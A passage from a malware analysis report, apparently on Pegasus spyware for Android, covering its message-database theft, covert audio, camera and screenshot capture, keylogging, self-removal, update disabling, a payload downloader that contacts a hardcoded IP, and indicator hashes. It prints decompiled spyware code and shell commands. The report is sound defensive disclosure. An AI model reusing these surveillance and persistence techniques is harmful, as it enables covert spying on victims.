FileSystemHelper.get_hashmap_files_perms_bitmask(gmail_db_location,
directory_files);
…
FileSystemHelper.make_all_readable("0777", gmail_db_location,
directory_files);
…
if(all_files_plus_perms_bitmask != null && directory_files != null)
{

     FileSystemHelper.reset_perms_to_orig_values(all_files_plus_per
     ms_bitmask, gmail_db_location, directory_files);
}
```

Listed below are the various directory paths and databases that it looks for when gathering social media and messaging data.

Target Application	Databases / Files / Providers Accessed
Gmail	/data/data/com.google.android.gm/database/mailstore.<user-email>@gmail.com.db
Facebook	/data/data/com.facebook.katana/databases/threads_db2 /data/data/com.facebook.katana/databases/threads_db2-journal
WhatsApp	/data/data/com.whatsapp/databases/msgstore.db /data/data/com.whatsapp/databases/wa.db /data/data/com.whatsapp/shared_prefs/com.whatsapp_preferences.xml
Skype	/data/data/com.skype.raider/files/main.db
Viber	/data/data/com.viber.voip/databases/viber_messages /data/data/com.viber.voip/databases/viber_messages-journal
Kakao	/data/data/com.kakao.talk/databases/KakaoTalk.db /data/data/com.kakao.talk/databases/KakaoTalk.db-journal
Twitter	/data/data/com.twitter.android/databases/*.db
Android's Native Browser	/data/data/com.android.browser/databases/webview.db (contains stored user credentials) The following content providers: - Bookmarks (history projection) - Searches
Android's Native Email	/data/data/com.android.email/databases/<user-email>.db

Default Calendar	content://com.android.calendar/events content://calendar/events

Live Audio Surveillance

Pegasus for Android supports live audio surveillance. This functionality is triggered when a call is received from an attacker's specified number and results in an adversary being able to silently listen and capture surrounding audio received by the device's microphone. Live audio surveillance functionality can only be activated in specific situations that require the following conditions to be met:

- The screen is locked
- The screen is off
- Call forwarding is not enabled
- A user did not interrupt a previous live surveillance operation
- There is no approved live surveillance endpoint to accept calls from
- The calling number must match the decrypted value stored in shared preferences under the key "`Skypi`"
- The telephony state is not idle
- The microphone is not already in use
- If certain battery charging conditions are not met
- A wired headset is not connected
- A bluetooth A2DP audio peripheral is not connected
- Communication is not currently using bluetooth
- Music is not active
- The device is either not roaming or Pegasus has been configured to perform this functionality even if a device is roaming

Screenshot and Camera Capability

Pegasus for Android contains the functionality to capture visual content via screenshots or by using a device's front or back camera.

In order to successfully function regardless of a device's operating environment, analysis showed that screen capture capability was implemented twice. The first approach that Pegasus for Android uses relies on the `screencap` binary which exists on some installations under the `/system/bin/` path. If present, Pegasus for Android instructs it to take a screenshot and save it in the PNG file format to `/data/data/com.network.android/bqul4.dat`. This functionality can be seen in the following screenshot.

```
if(new File("/system/bin/screencap").exists()) {
    Logging.info("CameraUtil takeScreenShot");
    Logging.info("takeScreenShot filePath" + "/data/data/com.network.android/bqul4.dat");
    FileSystemHelper.c("/system/bin/screencap -p " + "/data/data/com.network.android/bqul4.dat");
    FileSystemHelper.c("chmod 0777 " + "/data/data/com.network.android/bqul4.dat");
    v3 = new File("/data/data/com.network.android/bqul4.dat");
    if(!v3.exists()) {
        Logging.info("CameraUtil takeScreenShot screen shot does not exist.");
        if(arg11 != null) {
            com.network.android.c.a.b.a(0, 123, "", com.network.h.b.c(arg11));
            com.network.android.c.a.b.a(0, -15534, "", com.network.h.b.c(arg11));
        }
```

On devices where the `screencap` binary is not present, Pegasus falls back to a native screen capture implementation that is provided by the `take_screen_shot` binary, located in the applications `res/raw` directory. In the figures below we can see Pegasus for Android first calling this binary from its Java component followed by a snippet of native functionality responsible for reading in the `/dev/graphics/fb0` framebuffer and saving it temporarily as a PNG file to `/data/data/com.network.android/tss64.dat`. The native `take_screen_shot` binary makes use of the input/output control system call ioctl as well as libpng.

```
com.network.h.b.capture_using_native_binary(2130903045, "/data/data/com.network.android/tss64.dat", arg10);
Logging.info("CameraUtil takeScreenShot 2");
FileSystemHelper.c("chmod 0777 " + "/data/data/com.network.android/tss64.dat" + "; " + "/data/data/com.network.android/tss64.dat" + " " +
Logging.info("CameraUtil takeScreenshotExternal with " + "/data/data/com.network.android/tss64.dat");
File v2_2 = new File("/data/data/com.network.android/bqul3.dat");
```

```
int v2; // r0@4
char png_output_dest; // [sp+4h] [bp-100Ch]@3
int v4; // [sp+1004h] [bp-Ch]@1

v4 = _stack_chk_guard;
if ( a1 != 2 )
  exit(-1);
strcpy(&png_output_dest, *(const char **)(a2 + 4));
v2 = save_framebuffer_to_png((int)&png_output_dest, (int)"/dev/graphics/fb0");
exit(v2);
```

Successfully captured images that are stored in the PNG file format are then compressed to the JPG format and saved with a filename in the format `ScreenShot-res<single_integer>-<current_system_time_in_seconds>.jpg`.

Similar to capturing screenshots, the spyware's capability to take pictures using the camera of a compromised device first saves these images in the PNG file format before compressing them as JPGs. The resulting JPG files are named in the following format depending on whether they were acquired using either the front or back camera on a device:

`Front-res<single_integer>-<current_sysyem_time_in_seconds>.jpg`
`Back-res<single_integer>-<current_sysyem_time_in_seconds>.jpg`

This functionality to take pictures using the device's various cameras is implemented purely in java code, a snippet of which is shown below.

```
Camera$Parameters v1 = selected_camera.getParameters();
Camera$Size v4 = v1.getPreviewSize();
YuvImage v0_1 = new YuvImage(arg11, v1.getPreviewFormat(),
v4.width, v4.height, null);
ByteArrayOutputStream v1_1 = new ByteArrayOutputStream();
v0_1.compressToJpeg(new Rect(0, 0, v0_1.getWidth(),
v0_1.getHeight()), 50, ((OutputStream)v1_1));
byte[] v0_2 = v1_1.toByteArray();
BitmapFactory$Options v1_2 = new BitmapFactory$Options();
…
...
Bitmap v0_3 = BitmapFactory.decodeByteArray(v0_2, 0, v0_2.length,
                                            v1_2);
v1_1 = new ByteArrayOutputStream();
v0_3.compress(Bitmap$CompressFormat.JPEG, 50,
((OutputStream)v1_1));
byte[] v1_3 = v1_1.toByteArray();
String current_sys_time_in_sec =
e.get_current_system_time_seconds();
String v3 = this.a == 1 ? "Front-res" + this.b + "-" +
          current_sys_time_in_sec + ".jpg" : "Back-res" + this.b +
          "-" + current_sys_time_in_sec + ".jpg";
```

Keylogging

Pegasus for Android is capable of injecting itself into the keyboard process of a device and in doing so logging the content that a victim enters. This functionality is provided by the `libk` binary that is stored in `res/raw/` directory. During execution Pegasus writes the `libk` ELF file out to `/data/local/tmp/libuml.so`, where it is immediately executed and injected into the process id of the keyboard before being deleted. Keylogged data is initially written to `/data/local/tmp/ktmu/ulmndd.tmp` before being moved into a timestamped file at `/data/local/tmp/ktmu/finidk.<current_time>`.

```
  v2 = a1;
  v3 = a2;
  result = _android_log_print(3, "Jigglypuff_KS", "printToFile writing. length: %d", a1);
  if ( v2 )
  {
    sub_548C(result);
    v5 = fopen("/data/local/tmp/ktmu/ulmndd.tmp", "r");
    if ( v5 )
    {
      fclose(v5);
      v6 = fopen("/data/local/tmp/ktmu/ulmndd.tmp", "ab+");
    }
    else
    {
      v6 = fopen("/data/local/tmp/ktmu/ulmndd.tmp", "wb");
      if ( !v6 )
        return _android_log_print(3, "Jigglypuff_KS", "printToFile failed creating. return");
    }
    v7 = 2 * v2;
    if ( v7 > 0 )
    {
      v8 = v3;
      do
      {
        v9 = ~*v8 & 0xFF;
        v10 = ~*v8;
        _android_log_print(3, "Jigglypuff_KS", "printToFile xored char: %x", (char)v9);
        ++v8;
        fwrite(&v10, 1u, 1u, v6);
      }
      while ( v8 != &v3[v7] );
    }
    fflush(v6);
    fclose(v6);
    result = _android_log_print(3, "Jigglypuff_KS", "printToFile finished");
  }
  return result;
}
```

The component of `libk` that is responsible for temporarily keylogging input to `/data/local/tmp/ktmu/ulmdd.tmp`. Log files contain the bitwise not, or complement, of the input so are not stored in plaintext.

```
  v5 = _stack_chk_guard;
  result = stat("/data/local/tmp/ktmu/ulmndd.tmp", (struct stat *)&v2);
  if ( v3 > 0x32 )
  {
    v1 = time(0);
    memset(&s, 0, 0x100u);
    sprintf(&s, "/data/local/tmp/ktmu/finidk.%lu", v1);
    rename("/data/local/tmp/ktmu/ulmndd.tmp", &s);
    result = _android_log_print(3, "Jigglypuff_KS", "manageOutputFile renaming to: %s", &s);
  }
  if ( v5 != _stack_chk_guard )
    _stack_chk_fail(result);
  return result;
}
```

Each input event is eventually moved from its temporary `ulmdd.tmp` file to a timestamped file located at `/data/local/tmp/ktmu/finidk.<timestamp>`.

Injection and keyboard hooking is achieved by getting the process id of the current input method which is then passed into the init entry point of `libk` via the `addk` binary which during execution is copied to `/data/local/tmp/inulmn`.

The `libk` binary contains many similar references in its logging statements that appear elsewhere in the Pegasus application. This suggests it was created by the same authors responsible for the overall application, as opposed to being created by a third party.

Persistence, Evasion, and Suicide Functionality

Suicide Functionality

As seen in the iOS version of Pegasus, the Android counterpart also includes suicide functionality to remove itself under a variety of different circumstances. Our analysis identified the following four cases where this functionality would be triggered:

1. The MCC subscribe ID does not exist or is invalid
2. An antidote file exists at `/sdcard/MemosNoteNotes`
3. Pegasus for Android has not checked in with the servers for more than 60 days
4. Pegasus for Android receives a remote command to remove itself

MCC Subscriber ID Suicide

It appears that Pegasus for Android will kill itself if it is unable to detect the MCC subscriber ID or finds it to be invalid. This is likely to prevent it from being run on test devices and emulator environments which may not be connected to a cellular network. The analyzed sample appeared to contain (what is presumably) test code that allows it to run regardless of whether it detects the device is connected to a cellular network or not.

```
label_53:
    if(v3.indexOf(v0_2) != -1) {
        v0 = true;
    }
    else {
        a.b("validateMcc no valid MCC");
        v0 = false;
    }

    return v0;
    try {
    label_58:
        a.a("validateMcc MCC no subscriberId!");
        if(com.network.b.b.C.booleanValue()) {
            a.a("validateMcc MCC no subscriberId! Green Instalation -> no need for suicide");
            return true;
        }

        a.a("validateMcc MCC no subscriberId! Not a Green Instalation ->  need for suicide");
        v0 = true;
    }
    catch(Exception v0_1) {
    label_78:
        a.a("validateMcc exception- " + v0_1.getMessage(), ((Throwable)v0_1));
        v0 = false;
    }

    return v0;
}
```

Existence of Antidote File

If a file is present at `/sdcard/MemosForNotes` then Pegasus for Android will clean up and remove itself from the device.

```
public static boolean checkIfAntiduteExists(Context arg2) {
    boolean v0;
    if(new File("/sdcard/MemosForNotes").exists()) {
        logging_class.log_info("checkIfAntiduteExists. killing self");
        b.removeAppalicatio(arg2);
        v0 = true;
    }
    else {
        logging_class.log_info("checkIfAntiduteExists. no antidute found. returning false");
        v0 = false;
    }

    return v0;
}
```

Maximum Check In Time Exceeded

Suicide functionality is also triggered if no contact has been made with the command and control servers for 60 days.

```
        if(b.maxTimeWithNoComunication == null) {
            b.maxTimeWithNoComunication = Integer.valueOf(5184000);
        }
```

```
        logging_class.log_info("CoreReceiver PollingManager shouldSuicide check");
        long v2 = b.i();
        logging_class.log_info("CoreReceiver PollingManager shouldSuicide - timeAfterLastCom (MILIseconds): " + v2);
        if(v2 != 0) {
            v2 = System.currentTimeMillis() / 1000 - v2;
            logging_class.log_info("CoreReceiver PollingManager shouldSuicide - timeAfterLastCom (seconds): " + v2);
            if(v2 > (((long)b.getMaxTimeNoCommunication().intValue()))) {
                logging_class.log_info(v2 / 60 + "CoreReceiver PollingManager shouldSuicide -  minutes with no comunication !!!!!");
                logging_class.log_info(v2 / 1440 + "CoreReceiver PollingManager shouldSuicide -  days with no comunication !!!!!!");
                com.network.android.c.a.b.a(1, 8, "LOG_GRACE_PERIOD_TIMEOUT");
                c.a(arg8);
            }
            else {
                goto label_116;
            }
        }
```

Device Updates Disabled for Persistence

Analysis showed that if Pegasus for Android was running on a Samsung device and was able to gain superuser access it would remove the system updater `com.sec.android.fotaclient`. This would prevent future device updates from occurring and allow its various components to persist on the `/system` partition of a compromised device. Pegasus for Android also disables automatic updates by setting `Settings.System.SOFTWARE_UPDATE_AUTO_UPDATE` to 0.

```
logging_class.log_info("changeSettings remove auto update");
String v0_1 = "mount -o remount,rw,exec,suid /system; rm /system/app/FotaClient.apk; rm /system/app/FotaClient.odex; pm disable com.sec.android.fotaclient;";
if(!c.e()) {
    v0_1 = v0_1 + "pm uninstall com.sec.android.fotaclient";
}

m.c(v0_1);
```

Native Components

As discussed earlier, the Android app contains both Android Java code as well as native components in the form of binary ELF executables. These binaries are run by the Android app.

Filename	Description
addk	Used for process injection
cmdshell	Takes a supplied argument, attempts to set the user id to be the root user, and then executes the provided argument.
libk	Keylogging component that is injected into the process ID of the keyboard in order to capture user input. Addk is used to injected this.
output.mp3	
sucopier	The publicly available framaroot exploit binary[2].
take_screen_shot	Binary used to take screenshots of the device.

Upgrade Process

Upgrades are initiated when a command is received from a C2 server. The upgrade command specifies a URL used to download the upgrade package. The upgrade package is downloaded to /data/data/com.network.android/upgrade/uglmt.dat.

An upgrade package contains an MD5 hash, truncated to 16 bytes, followed by Dalvik bytecode. The input used to generate the hash is the device token followed by the bytecode included in the file.

The MD5 included in the file is validated by the client using its designated token. If the token configured on the client is different from the one used by the server and the hashes don't match, the upgrade process will abort.

---

2 https://github.com/hackedteam/core-android/blob/888e51b4ef778ee7f1ef63e22f622ddffb358b39/RCSAndroid/jni/exploit_list.c

```
try {
    Logger.LogI("upgradeApplication start");
    byte[] md5FromFile = Upgrade.removeMD5FromFileAndReturnIt("/data/data/com.network.android/upgrade/uglmt.dat");
    v2 = new File("/data/data/com.network.android/upgrade/uglmt.dat");
    if(v2.length() <= 16) {
        Logger.LogI("upgradeApplication downloaded file is too small");
        b.a(1, 89, "LOG_UPGRADE_BUNDLE_TOO_SMALL");
        v0_2 = false;
        return v0_2;
    }

    fis = new FileInputStream("/data/data/com.network.android/upgrade/uglmt.dat");
}
catch(Throwable v0) {
    goto label_101;
}

try {
    byte[] fileContents = new byte[((int)v2.length())];
    fis.read(fileContents);
    fis.close();
    if(!Upgrade.checkCRC(md5FromFile, fileContents)) {
        Logger.LogI("upgradeApplication md5 check failed");
        v1_2 = 88;
        b.a(1, v1_2, "LOG_UPGRADE_BUNDLE_AUTHENTICATION_CHECK_FAILED");
        return false;
    }
```

If the hashes do match, the remaining contents of `uglmt.dat` is loaded as a dex file and the static method `com.media.provapp.DrivenObjClass.PerfU` is invoked, through reflection, with the argument `/data/data/com.network.android/upgrade/intro.mp3`.

After a successful upgrade has been performed, the following files are cleaned up:

- `/data/data/com.network.android/upgrade/uglmt.dat`
- `/data/data/com.network.android/upgrade/cuvmnr.dat`
- `/data/data/com.network.android/upgrade/zero.mp3`
- `/data/data/com.network.android/upgrade/*com.media.sync*`


Second Pegasus Sample

This sample differs significantly from the first sample analyzed above. It has a considerably smaller code base and is clearly intended to be installed on a device that was previously rooted and already contains the `/system/csk` superuser binary.

Analysis of this sample showed that its sole purpose is to initiate a connection to a remote address, download an additional payload, save this data to the file `/data/data/com.network.android/.coldboot_init`, before copying it to `/mnt/obb/.coldboot_init` and changing the permissions on this file to 0711. The functionality to perform this download is located in the sample's only native binary, `libsgn.so`. The portion of the sample written in java is extremely minimal and exists just to load `libsgn.so`. Below is a section of code from the `libsgn.so` file that attempts to write the retrieved payload to various paths.

```
if ( file_exists("/system/csk", &system_csk_exists) != 1 )
  goto prepare_to_exit;
if ( system_csk_exists )
{
  if ( write_buffer_as_executable(v8, v7, "/data/data/com.network.android/.coldboot_init") != 1
    || system("/system/csk \"cat /data/data/com.network.android/.coldboot_init > /mnt/obb/.coldboot_init\"") == -1
    || system("/system/csk \"chmod 711 /mnt/obb/.coldboot_init\"") == -1 )
  {
```

Furthermore the `libsgn.so` binary contains a single hardcoded IP address from where to receive the payload that eventually gets written out to the `.coldboot_init` file. This IP address, `130.195.234.251`, can be seen below in the following screenshot taken during analysis.



Requests to this IP address are made in the following format `/adinfo?gi=%s&bf=%s` where the values of the gi and bf parameters are populated using a combination of the `random_hexlified_md5()` and `get_mac_address()` functions.

```
v4 = 0;
if ( socket_connect(&v12, SERVERS, dword_600C) == 1 )
{
  get_random_hexlified_md5(&v17);
  get_mac_address(&v16);
  get_hexlified_md5(&v16, &v18, 12);
  if ( http_send_request_with_get(&v18, &v17, SERVERS, v12) == 1 && http_receive_payload(v12, &ptr, &v13) == 1 )
  {
    socket_disconnect(&v12);
    if ( socket_connect(&v12, SERVERS, dword_600C) == 1 )
```

```
bool __fastcall http_send_request_with_get(int a1, int a2, int a3, int a4)
{
  int v4; // STOC_4@1
  int v5; // r6@1
  int v6; // r7@1
  int v7; // r5@1
  size_t v8; // r0@1
  char s; // [sp+10h] [bp-148h]@1

  v4 = a4;
  v5 = a3;
  v6 = a1;
  v7 = a2;
  memset(&s, 0, 0x12Cu);
  snprintf(&s, 0x12Cu, "GET /adinfo?gi=%s&bf=%s HTTP/1.1\r\nHost: %s\r\n\r\n", v6, v7, v5);
  v8 = strlen(&s);
  return (unsigned int)(do_socket_send(v4, &s, v8, 0) - 1) <= 0;
}
```

Conclusion

In the analysis of Pegasus for iOS, we described NSO's commitment to ensuring that their products remained undetected. While the samples described here were packaged in 2014, they were undetected by the security community. Both Lookout and Google found evidence indicating that this spyware was currently live on victims' devices. We are publishing this information to underscore the campaign's novel ability to combine and integrate a series of malicious techniques to spy on victims while remaining hidden, both to the victim and to the security community at large. Where multiple security controls otherwise prohibit unauthorized remote data access, this attack gains access to a device, escalates privilege, utilizes root access, and gains residence in /system. It then accesses and exfiltrates data from other apps' underlying secure data-stores, all controlled by commands from a C2 server. Pegasus will likely always be a targeted threat, highly damaging to its victims' privacy, as well as to any personal- and business-data accessed on (or discussed near) the device.

Since the discovery of Pegasus for iOS in August 2016, the world has seen new evidence of advanced persistent threats. While the security community and members of the general public were aware (based on NSO's marketing) that there was likely to be an Android version of this advanced spyware, it required significant threat hunting, research, and information-sharing to ultimately disrupt the attack. This suggests that further investment in mobile security research and development is required to continually stay ahead of threat actors funding their own research and development to thwart the next advances.

Sophisticated threat actors are targeting mobile for the same reasons these devices have become ubiquitous in our personal and professional lives. The communication and data-access features, the trust users put in their devices, and the prevalence of these devices mean they also have become an effective espionage tool that well-funded attackers will continue to target.

Acknowledgements

Andrew Blaich
Adam Bauer
Michael Flossman
Jeremy Richards
Christoph Hebeisen
Kristy Edwards
Christina Olson
Michael Murray
Danielle Kingsley
Stephen Edwards

Additional credit goes to the Android Security Team at Google for their collaboration and analysis throughout this investigation.

Appendix

Sample Digests

Pegasus for Android Samples

Package Name	SHA256 Digest	SHA1 certificate
com.network.android	ade8bef0ac29fa363fc9afd958af0074478aef650adeb0318517b48bd996d5d5	44f6d1caa257799e57f0ecaf4e2e216178f4cb3d
com.network.android	3474625e63d0893fc8f83034e835472d95195254e1e4bdf99153b7c74eb44d86	516f8f516cc0fd8db53785a48c0a86554f75c3ba

Additional related digests

Package Name	SHA256 Digest	SHA1 certificate
com.network.android	98ca5f94638768e7b58889bb5df4584bf5b6af56b188da48c10a02648791b30c	516f8f516cc0fd8db53785a48c0a86554f75c3ba
com.network.android	5353212b70aa096d918e4eb6b49eb5ax8f59d9bec02d089e88802c01e707c3a1	44f6d1caa257799e57f0ecaf4e2e216178f4cb3d
com.binary.sms.receiver	9fae5d148b89001555132c896879652fe1ca633d35271db34622248e048c78ae	7771af1ad3a3d9c0b4d9b55260bb47c2692722cf
com.android.copy	e384694d3d17cd88ec3a66c740c6398e07b8ee401320ca61e26bdf96c20485b4	7771af1ad3a3d9c0b4d9b55260bb47c2692722cf
com.android.copy	12e085ab85db887438655feebd249127d813e31df766f8c7b009f9519916e389	7771af1ad3a3d9c0b4d9b55260bb47c2692722cf
com.android.copy	6348104f8ef22eba5ac8ee737b192887629de987badbb1642e347d0dd01420f8	31a8633c2cd67ae965524d0b2192e9f14d04d016

Configuration and Behavioral Settings

Pegasus uses the Android shared preferences functionality to store configuration and behavioural values. This contains a wealth of information from MQTT settings, call recording parameters, command and control details to self destruction timer values, original vibrate and ringer settings in the event Pegasus modifies these, and a vulnerability indicator for the device. A complete list of these with a brief description is provided in the table below.

Shared Preference Value	Description
NetworkWindowResizer	A token used during the upgrade process to verify that a received dex file is legitimate. See

	the upgrade process section for more details.
WindowTargetSms	The SMS number used for outbound SMS communication.
Skypi	Contains an attacker specified number. When calls are received from this number they trigger the live audio surveillance capability of Pegasus. See live audio surveillance section for more details.
url address	A specific URL that is to be removed from a victim's browsing history.
lastComunication	Time in seconds when the last command was received.
lastSend	Time in seconds when Pegasus last communicated out.
lastReceive	Time in seconds when last command was processed.
send	A counter containing the number of text messages sent by Pegasus.
receive	A counter containing the number of command messages that have been received via SMS.
sesseions	
wasPhoneWasUnmutedAfterTapNicly	Variable used to track the original state of the device's call settings and whether the vibrator or ringer was successfully reenabled after silently receiving a command.
originalVibrateValue	Used to store the original vibrator setting of the device.
originalRingerValue	Used to store the original ringer setting of the device.
errorCode	A Pegasus specific error code that is used to indicate a certain issue or scenario was encountered during execution.
maxTimeWithNoComunication	The maximum time allowed without receiving communications from an attacker. If this time is exceeded Pegasus will remove itself. More information on this is detailed under the suicide functionality section. By default this is set to 5184000, 60 days.

failureCount	A counter containing the number of times Pegasus failed to send data via SMS.
grace	Unclear. Always set to false and never retrieved.
packageVersion	The version of the currently installed agent.
vulnarbilityIndicator	A value provided when requesting an update package from a command and control server. Presumably used to retrieve an environment specific payload that can be used to further exploit a target device.
commandTimeStamp	System time in seconds when the last command was received.
adlocation	The time period used to monitor the location of a target device.
adrate	The frequency at which to consistently poll a device for its location while location monitoring is active.
userNetwork	The mobile country code of a victim's device.
installation	A value populated at run time from either /system/ttg or /system/myappinfo.
windowYuliyus	A boolean that if set to true will cause Pegasus to restrict its functionality if a target device is found to be roaming.
window canada	A boolean value indicating whether call recording should be enabled or not.
graceTime	Unclear. Always set to 0 and never retrieved.
finish	A boolean value that is set to true if a command has finished execution or false if it's still running.
callWindow	A boolean value indicating whether call log data is to be retrieved.
smsWindow	A boolean value indicating whether SMS data is to be retrieved.
dumpContacts	Used to determine whether contact details should be retrieved.
dumpBrowserData	Used to determine whether browser history should be retrieved.

dumpCalander	Used to determine whether calendar information should be retrieved.
firstRun	Used to determine whether whatsapp content should be retrieved.
dumpMails	Used to determine whether emails should be retrieved.
forwarding	Indicates whether call forwarding is enabled.
allowRomingType	Used in conjunction with windowYuliyus to specify whether Pegasus should communicate to C2 infrastructure while a device is roaming.
logNetwork	Name of temporary log file which is initially set to ‘ltmp.dat’ and resides under ‘/data/data/com.network.android/logs/’.
ScreenTimeout	The amount of time in milliseconds before the device goes to sleep or begins to dream after a period of inactivity.
wanted_debug_level	Controls if logging to files under /data/data/com.network.android/logs/ occurs.
screenProximtySensor	The original value of the proximity sensor.
romingSetted	Used in conjunction with windowYuliyus and allowRomingType to determine whether Pegasus should communicate to C2 infrastructure while a device is roaming.
mqttPassword	The password used during authentication to an MQTT server.
did_we_restart_after_upgrade_already	A boolean value indicating that the device was rebooted post installation of Pegasus.
mqttAllowedConnectionType	Indicates whether communicating via MQTT is allowed when a device is connected to wifi, only using cellular data, and / or roaming.
should_use_mqtt	Controls whether MQTT is used by Pegasus for communication.
mqttRecCount	The maximum number of reconnection attempts that should occur.
mqttUsername	The username provided during authentication to an MQTT server.

mqttIdPref	The MQTT value that is used to identify a client in combination with their username.
mqttQos	Quality of service value for MQTT connections.
mqttKaTimer	The MQTT keep alive timer which indicates the maximum period that a compromised device and MQTT server can maintain a connection for without communicating.
mqttPort	A port on a specific host that it is expected will have the MQTT service running.
mqttHost	A specific host on which the MQTT service is running.
mqttRecInt	Unclear. Doesn't appear to impact functionality in the version analyzed.
networkKill	
pollingInterval	The frequency at which to beacon to attacker infrastructure.
local	A boolean value that reflects how Pegasus views its installation environment and whether it is likely on a legitimate device.